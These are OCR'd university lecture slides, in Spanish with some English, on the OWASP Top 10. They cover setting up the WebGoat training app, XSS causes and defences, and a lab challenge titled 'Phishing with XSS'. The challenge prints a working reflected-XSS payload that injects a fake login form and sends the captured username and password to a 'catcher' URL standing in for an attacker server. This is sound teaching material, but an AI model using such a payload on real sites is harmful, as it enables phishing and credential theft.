Vulnerabilidades OWASP TOP 10

Daniel Díaz-López, PhD

Líder de Ciberseguridad - MACC
Profesor principal de carrera

danielo.diaz@urosario.edu.co

OWASP TOP 10

- Open Web Application Security Project (OWASP) is a non-profit community which help organizations to develop and maintain secure application

- Everything is free, open and without commercial influence


- OWASP products:
  - ❑ Security tools
  - ❑ Documents, standards, books,
  - ❑ Local chapters
  - ❑ Conferences
  - ❑ Mailing lists

https://www.owasp.org

- One of the most popular products: **OWASP TOP 10**
  https://owasp.org/www-project-top-ten/

OWASP TOP 10


El proyecto OWASP TOP 10 agrupa las 10 vulnerabilidades más comunes en servicios web y su versión más reciente es la 2021.




https://owasp.org/www-project-top-ten/

WebGoat

- **WebGoat:** Deliberately insecure web application for interactive teaching of web application security






https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
https://github.com/WebGoat/WebGoat/tree/7.1

WebGoat

- Download webgoat from the following link: https://github.com/WebGoat/WebGoat/releases/tag/7.1



- Validate that you have JAVA installed (version 8.0 or upper) with the command: *java -version*

```
(base) daniel@probook-440:~/Downloads$ java -version
openjdk version "1.8.0_292"
OpenJDK Runtime Environment (build 1.8.0_292-b10)
OpenJDK 64-Bit Server VM (build 25.292-b10, mixed mode)
```

Installing Java 8 in Windows

- If you do not have java you may install it from: https://www.java.com/es/download/ie_manual.jsp


Installing Java 8 in Linux

```
(base) daniel@HP-ProBook-440-G6:~$ sudo apt install openjdk-8-jre-headless
[sudo] password for daniel:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  black chromium-codecs-ffmpeg-extra docutils-common fonts-elusive-icons
  fonts-font-awesome fonts-lyx fonts-mathjax g++ g++-11 git git-man golang-1.18-go
  golang-1.18-src golang-src gstreamer1.0-vaapi helpdev i965-va-driver
  intel-media-va-driver ipython3 javascript-common libaacs0 libaom3 libapr1 libaprutil1
  libass9 libatk-wrapper-java libatk-wrapper-java-jni libavcodec58 libavformat58
  libavutil56 libbdplus0 libblas3 libbluray2 libbs2b0 libchromaprint1
```

```
(base) daniel@HP-ProBook-440-G6:~$ java -version
openjdk version "1.8.0_352"
OpenJDK Runtime Environment (build 1.8.0_352-8u352-ga-1~22.04-b08)
OpenJDK 64-Bit Server VM (build 25.352-b08, mixed mode)
```


WebGoat

- Launch webgoat with the command: *java -jar webgoat-container-7.1-exec.jar*




WebGoat

- Access in a web browser to the URL http://localhost:8080/WebGoat/login.mvc
- Use the username: webgoat and password: webgoat



OWASP TOP 10


El proyecto OWASP TOP 10 agrupa las 10 vulnerabilidades más comunes en servicios web y su versión más reciente es la 2021.





https://owasp.org/Top10/A03_2021-Injection/

https://owasp.org/www-project-top-ten/

A03:2021-Injection
Cross-site scripting (XSS)







- ¿Como? El intruso envía ataques basados en **texto** que explotan el *interpreter* del navegador. Casi cualquier fuente de datos (incluidas las internas) puede ser un vector de ataque.

- ¿Por qué? Ocurre cuando una aplicación **incluye datos proporcionados por el usuario en una página que se retorna al navegador del usuario** sin validar el contenido, por ejemplo cuando visualizo un post en redes sociales creado por otro usuario. Tres tipos de XSS: Almacenado, reflejado y basado en DOM.

- Impacto: Ejecución de scripts en el navegador de la víctima para robar la sesión del usuario, modificar un sitio web, adicionar contenido hostil, redirigir a la víctima, ejecutar malware, etc.

Cross-site scripting (XSS)

¿Cómo saber si un aplicativo es vulnerable?

1. No se validan los datos ingresados por el usuario antes de incluirlos como datos de salida en una página web.
2. Se utiliza Ajax, con APIs de JavaScript no seguros (deben implementar codificación y validación de datos).
3. Utilizar herramientas automatizadas para la detección => dependiente del interpreter (JavaScript, ActiveX, Flash, Silverlight)

¿Qué medidas de protección se pueden utilizar?

1. Validar todos los datos de entrada no confiables según el contexto HTML (body, attribute, JavaScript, CSS, URL) en el que serán dispuestos -> Revisar técnicas de validación de datos (OWASP XSS Prevention Cheat Sheet)
2. Implementar una lista blanca de entradas que valide longitud, caracteres, formato y reglas de negocio sobre los datos.
3. Utilizar librerías de auto-sanitización como **OWASP AntiSamy** o **Java HTML Sanitizer Project.**
4. Considerar una política de seguridad de contenido (CSP) como defensa contra XSS


Reto 1. Phishing with Cross-site scripting (XSS)

Reto 1. Phishing with Cross-site scripting (XSS)

Acceder al reto “Phishing with XSS” del panel izquierdo de Webgoat

Reto 1. Phishing with Cross-site scripting (XSS)

“WebGoat Search” contiene una caja de texto para la realización de consultas. El reto consiste en explotar la caja de texto para provocar un ataque “XSS reflejado”.



Reto 1. Phishing with Cross-site scripting (XSS)

Este es un ejemplo de código que se puede inyectar en la caja de texto para provocar la emulación de un formulario html que solicita el ingreso de credenciales de una víctima y las envía a un servidor remoto de un atacante.


```
15  </form><script>function hack(){
16  XSSImage=new Image; XSSImage.src="
    http://localhost/webgoat/catcher?PROPERTY=yes&user="+
    document.phish.user.value + "&password=" + document.phish.pass.value + "";
    alert("Had this been a real attack... Your credentials were just stolen.
    User Name = " + document.phish.user.value + " Password = " +
    document.phish.pass.value);} </script>
17
18  <form name="phish"><br><br><HR><H3>This feature requires account login:
    </H2><br><br>Enter Username:<br><input type="text" name="user"><br>Enter
    Password:<br><input type="password" name = "pass"><br><input type="submit"
    name="login" value="login" onclick="hack()"></form><br><br><HR>
```

Attacker Website where the user credentials are sent

```
</form><script>function hack(){ XSSImage=new Image;
XSSImage.src="http://localhost/webgoat/catcher?
PROPERTY=yes&user="+document.phish.user.value + "&password=" +
document.phish.pass.value + "";alert("Had this been a real attack... Your credentials were just
stolen. User Name = " + document.phish.user.value + " Password = " +
document.phish.pass.value);} </script><form name="phish"><br><br><HR><H3>This feature
requires account login:</H2><br><br>Enter Username:<br><input type="text" name="user">
<br>Enter Password:<br><input type="password" name = "pass"><br><input type="submit"
name="login" value="login" onclick="hack()"></form><br><br><HR>
```


Reto 1. Phishing with Cross-site scripting (XSS)


Inyectar el código preparado previamente en la caja de texto de WebGoat Search y presionar “search”



Reto 1. Phishing with Cross-site scripting (XSS)


El código inyectado es ejecutado por el web server y provoca la creación de un formulario que cohesiona a la víctima para ingresar las credenciales de usuario. Las credenciales robadas son enviadas al servidor del atacante.






Reto 1. Phishing with Cross-site scripting (XSS)

Identificar el mensaje tipo GET que exfiltra las credenciales del usuario hacia el servidor del atacante. Para ello abrir las “Web Developer Tools” del navegador y explorar la pestaña “Network”



Reto 1. Phishing with Cross-site scripting (XSS)

Identificar el mensaje tipo GET que exfiltra las credenciales del usuario hacia el servidor del atacante. Para ello abrir las “Web Developer Tools” del navegador y explorar la pestaña “Network”



